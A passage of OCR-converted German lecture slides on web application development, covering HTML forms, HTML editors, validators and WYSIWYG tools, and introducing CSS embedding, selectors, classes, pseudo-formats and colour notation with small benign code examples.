- optische Gestaltung des Formulars mit den üblichen Mitteln von HTML
  - ⇨ exakte Ausrichtung durch blinde Tabelle oder CSS
  - ⇨ Formatierung mittels CSS
- Tabulatorreihenfolge entsprechend der Reihenfolge in der HTML-Datei
  - ⇨ oder explizit mit Attribut `tabindex="1"` usw.
- Tastaturkürzel definieren mit `accesskey="x"`
  - ⇨ verlangt vom Benutzer alt+x

    (nicht erkennbar, muss beschriftet werden !)

Zusammenfassung

- Grundidee Formulare (Übertragung von Daten an den Web-Server)
- Aufbau von Formularen
  - ⇨ 1- und mehrzeiliges Textfeld (`<input type="text"... >` bzw. `<textarea>`
  - ⇨ Listbox und Combobox (`<select...><option>...`)
  - ⇨ Radiobuttons und Checkboxen (`<input type="radio"name="x"...>` bzw. `<input type="checkbox"...`)
  - ⇨ Schaltflächen und verborgene Felder `<input type="button" ... onClick...>` bzw. `<input type="hidden"...>`
  - ⇨ Tastatursteuerung (`tabindex="1"` bzw. `accesskey="x"`)


Jetzt wissen Sie alles um eine (statische) HTML-Seite zu entwickeln!

HTML Editor

1stPage, HTML Editor Phase 5², ...

- vergleichbar mit komfortabler Programmierumgebung
  - ⇨ Hilfe beim Einfügen von HTML Code
    - übersichtliche, menügeführte Auswahl der HTML-Tags
    - Dialoge und Wizards für komplexere Auswahlen
  - ⇨ Auffinden durch syntaxabhängige Einfärbung unterstützt
  - ⇨ oft mit Preview des Ergebnisses
- aber: man editiert und sieht letztlich den HTML-Code
  - ⇨ der Autor denkt und kontrolliert visuell
  - ⇨ er muss Änderungswünsche in HTML "übersetzen" und die richtige Stelle im Code finden - wie ein Programmierer
- Vorteil: hand-optimierter HTML-Code, neueste Features nutzbar
- Nachteil: Programmierer muss die Schnittmenge der Browser finden

HTML Editor - Beispiel




HTML Validator

CSE HTML Validator, http://www.w3.org, http://validator.de.selfhtml.org, …

- Browser ignorieren normalerweise unbekannte oder falsche Tags und Attribute
  - ⇨ es gibt keine Fehlermeldung, allenfalls Fehlverhalten
  - ⇨ Tippfehler werden nicht gemeldet
- Browser sind unterschiedlich tolerant gegenüber Fehlern in HTML
  - ⇨ was der eine ignoriert, bewirkt beim anderen u.U. sehr fehlerhafte Darstellung
- deshalb: HTML Code vor der Veröffentlichung validieren
  - ⇨ d.h. Prüfung anhand der Spezifikation: Syntax, Tag- und Attributnamen, Schachtelungsregeln, ...
  - ⇨ Prüftiefe und -güte verschiedener HTML-Validatoren variieren
- auch generiertes HTML (z.B. aus PHP) validieren !

HTML Validator – W3C



WYSIWYG Tools


GoLive, Dreamweaver, FrontPage, Publisher

- Hoher Komfort (ähnlich Word)
  - ⇨ HTML wird nicht mehr "programmiert"; Anweisungen und Attribute werden problemorientiert über Dialoge definiert
  - ⇨ HTML ist nur "internes Datenformat"
  - ⇨ HTML kann vom Autor betrachtet werden; muss aber nicht
- nur die Formatiermöglichkeiten von HTML sind erlaubt
  - ⇨ Tabellen und Grafikeinbindung gemäß HTML
- Darstellung etwa so wie im Browser
  - ⇨ eine mögliche WYSIWYG-Variante unter vielen
  - ⇨ zusätzlich Vorschau mit verschiedenen Browsern
- generiertes HTML ist meist "multi-browser-tauglich"

man muss die Prinzipien verstehen

da haben die Entwickler des Tools bereits getüftelt

WYSIWYG Tool - Beispiel




Website Verwaltung

- verwaltet Website mit allen zugehörigen Dateien
  - ⇨ Websites haben meist sehr viele kleine Dateien;
    darunter leidet leicht die Übersicht
  - ⇨ eigener problemangepasster "Explorer"
- Übersichtsdarstellungen
  - ⇨ einlaufende und abgehende Hyperlinks jeder Seite
  - ⇨ alle zugehörigen Bilder einer Seite
  - ⇨ alle Seiten, die ein Bild verwenden
- Konsistenzprüfung und Korrektur von Hyperlinks
  - ⇨ korrigiert Website-interne Hyperlinks bei Datei-Umbennung
- Suchen und Ersetzen über gesamte Website

spezielle Problematik des Web

Website Verwaltung - Beispiel



Vorlagen und Assistenten

Ziel:
Web Publishing
für jedermann

- fertige Vorlagen für typische Websites
  - ⇨ in großer Zahl verfügbar
  - ⇨ entsprechen oft nicht den eigenen Vorstellungen
  - ⇨ sind aber ein guter Startpunkt für weitere Abwandlungen
  - ⇨ helfen gegen das Vergessen wichtiger Elemente
- Vorlagen sind über Dialogfolge (Assistenten) konfigurierbar
- Beispiele für Sites und Seiten
  - ⇨ Diskussionsforum, Firmenpräsenz, Persönliche Homepage, Kundenunterstützung
  - ⇨ Benutzerregistrierung, Feedback-Formular, Gästebuch, Stellenangebot, Produktbeschreibung

Export aus anderen Tools

- früher unbrauchbar, heute erstaunlich gut
  - ⇨ z.B. PowerPoint für MSIE mit XML und Style Sheets
  - ⇨ sogar in der Größe skalierbar
- generierter HTML-Code sehr komplex, Vielzahl von Dateien
  - ⇨ praktisch schon fast wieder proprietäres Dateiformat
- nicht unterstützt: HTML-Rohform als Zwischenstufe bei Konvertierung existierender Dokumente
  - ⇨ Export für Nachbearbeitung in HTML Tool
- (spezialisierte) Tools konkurrieren bezüglich Benutzungsoberfläche
  - ⇨ keine Herstellerbindung mehr via Dateiformate

Zusammenfassung

- HTML-Grundlagen
  - ⇨ Grundgerüst: DOCTYPE, <html>, <head>, <body>, <title>, charset...
  - ⇨ Schreibregeln und Syntax
  - ⇨ Tags und Attribute
  - ⇨ Hyperlinks
- Layout
  - ⇨ Tabellen (nicht nur für Layout!), Framesets
- Formulare
  - ⇨ Buttons, Listen, Datenübermittlung
- Werkzeuge


Jetzt wissen Sie alles um eine komplette und strukturierte HTML-Seite zu entwickeln!

Entwicklung webbasierter Anwendungen

4. Kapitel: CSS

Quellenhinweis:
Viele Folien dieser Vorlesung entstammen der gleichnamigen Vorlesung von Prof. B. Kreling

Beispiele



Quelle: http://www.csszengarden.com

Potential der CSS

- exakte Bestimmung des Erscheinungsbilds
  - ⇨ wichtiger Schritt in Richtung WYSIWYG
  - ⇨ die variable Bildschirmauflösung bleibt ein Problem
- verbesserte Exportierbarkeit aus anderen Tools
  - ⇨ Zukunftsvision: Erstellung von Webseiten mit gewohnten Tools
  - ⇨ kein Fachwissen und keine Tricks mehr erforderlich;
    HTML-Programmierer werden arbeitslos
- Optimierung für verschiedene Ausgabemedien
  - ⇨ Bildschirm, Drucker, TV, Palmtop, ...
- Grundlage für Barrierefreies Webdesign

Arbeitsteilung mit CSS

- saubere Trennung zwischen Inhalt und Form
  - ⇨ Inhalt logisch formatiert in HTML
  - ⇨ Physisches Format und Fein-Layout separat in CSS

?

- Arbeitsteilung Autor / Designer wird möglich
  - ⇨ einheitliche Layouts für große Projekte

?

- Corporate Design kann übernommen werden
  - ⇨ hierarchischer Aufbau (Kaskadierung)
  - ⇨ Übernahme und Abwandlung einer Designvorgabe

Für verschiedene Ausgabemedien

- verschiedene CSS-Dateien in HTML einbinden

```
<link rel="stylesheet" media="screen"
                        href="Bildschirm.css">
<link rel="stylesheet" media="print"
                        href="Drucker.css">
```

- verschiedene Bereiche innerhalb eines CSS

```
@media screen {
  /* Style-Sheet-Definitionen für den Bildschirm */
}
@media print {
  /* Style-Sheet-Definitionen zum Drucken */
}
```

Einbindung von CSS in HTML (1)

- "extern" in eigener CSS-Datei
  - ⇨ kann von mehreren HTML-Dateien genutzt werden

```
<link rel="stylesheet" type="text/css"
                       href="datei.css">
```

Normalfall

gehört in den HTML-Header

- "eingebettet" im HTML-Code
  - ⇨ gilt nur für diese eine HTML-Datei

```
<style type="text/css">
  <!--
     /* ... Style-Sheet-Definitionen ... */
  -->
</style>
```

HTML-Kommentar

CSS-Kommentar

Einbindung von CSS in HTML (2)

- "inline" in jedem HTML-Tag
  - ⇨ gilt nur für dieses eine Objekt

```
<p style="color:red; font-size:36pt;">
      großer roter Text</p>
```

erfordert unbedingt ein schliessendes Tag

  - ⇨ neues Inline-Tag zur Markierung eines Teilbereich eines Objekts

einziger Zweck

```
<p>Normaler Textabsatz mit
   <span style="font-style:italic; color:red;">
      rot-kursivem Text
   </span> und wieder normal
</p>
```

Standard-Formate modifizieren

- Definition in CSS

vorzugsweise für Ausgestaltung logischer Formate

```
h3 { font-size:48pt; color:#33FF00; }
p  { font-size:12pt; line-height:16pt;
     font-family:Arial, Helvetica; }
```

- Anwendung in HTML

kein Attribut in HTML

```
<h3>Überschrift 3. Ebene</h3>
<p>einfacher Fließtext in einem Absatz</p>
```

⇨ ohne CSS zeigt der Browser die "schlichte" Version

Browser-Default-Formatierung im Vergleich - ohne CSS

Standard-Formate kontextabhängig

- Definition in CSS

```
h1     { color:red; }
h1 i   { color:blue; font-weight:normal; }
```

d.h. Italic geschachtelt in Header 1

dieses Format gilt nur dort

- Anwendung in HTML

```
<h1>Eine Überschrift mit <i>Style-Sheets</i></h1>
<p>Ein Fließtext mit <i>Style-Sheets</i></p>
```

nicht hier

Eigene Format-Klassen

- Definition in CSS

  aber keine Ableitung wie in OO

  ⇨ Unterklassen für Standard Formate

```
p.Hinweis  { font-size:12pt; color:black; }
p.Fussnote { font-size:8pt; color:black; }
```

  ⇨ allgemein verwendbar

```
.Warnung   { color:#DC0081 }
.Zitat     { color:#00DFCA }
```

- Anwendung in HTML

```
<p class="Hinweis">beachten Sie bitte</p>
<p class="Fussnote">das nur am Rande</p>
<p class="Warnung">Achtung! Aufpassen!</p>
<blockquote class="Zitat">des Pudels Kern
    </blockquote>
```

HTML Attribut *class* stellt den Bezug her

Individuelle Objekt Formate

- Definition in CSS

```
#Block1    { font-weight:bold; font-style:italic; }
#Hotw3     { text-decoration:underline; }
```

- Anwendung in HTML
  - ⇨ jedes Format und jede `id` nur einmal !

Eindeutige Block-IDs kann man auch für JavaScript brauchen

```
<p id="Block1">Extra-Formatierung</p>
<p>Einfacher Text mit <em id="Hotw3">Hotword</em></p>
```

"Hotw3" ergänzt das Format von ; im Konfliktfall mit Vorrang

Pseudo-Formate

- Sonderfall:

  definieren Eigenschaften, die keine Attribute von HTML-Blöcken sind

- Definition in CSS

```
a:link    { color:#FF0000; font-weight:bold; }
a:visited { color:#990000; }
a:active  { color:#0000FF; font-style:italic;}

p:first-line   { font-weight:bold; }
p:first-letter { font-size:36pt; color:red;}
```

Darstellung von Hyperlinks

Man kann nur Brücken schlagen zwischen Ufern die man auseinanderhält. Denn wo es keine Gräben gibt, da gibt es auch keine Unterschiede, und wo es keine Unterschiede gibt, da ist kein Leben.

Lesbarkeit ohne CSS bedenken

- für Browser, die noch keine CSS verstehen
  - ⇨ hilft aber nicht für Netscape 4.x, der CSS falsch interpretiert
  - ⇨ barrierefreies Design: für Screen Reader
- nur logische Standard-Formate verwenden
  - ⇨ damit "schlicht", aber logisch formatieren

    `<p>, <h1>, <h5>, <hr>`
- externe CSS-Datei anbinden
  - ⇨ dort "schönes" Format definieren
    - schlichtes Format bei Bedarf redefinieren
  - ⇨ Hilfs-Objekte des schlichten Formats verbergen
    - z.B. waagrechte Linien `<hr>` mit `display:none;`

Farben und Hintergrundbilder

- Farbattribute

`background-color`	Hintergrundfarbe
`color`	Textfarbe
`border-color`	Rahmenfarbe
`text-shadow`	bisher nicht unterstützt

- Notationen für Farbwerte

`rgb(255,140,0)`	Farbanteile für rot, grün, blau im Bereich 0..255
`rgb(100%,55%,0%)`	Farbanteile im Bereich 0%..100%
`#FF8C00`	Farbanteile hexadezimal
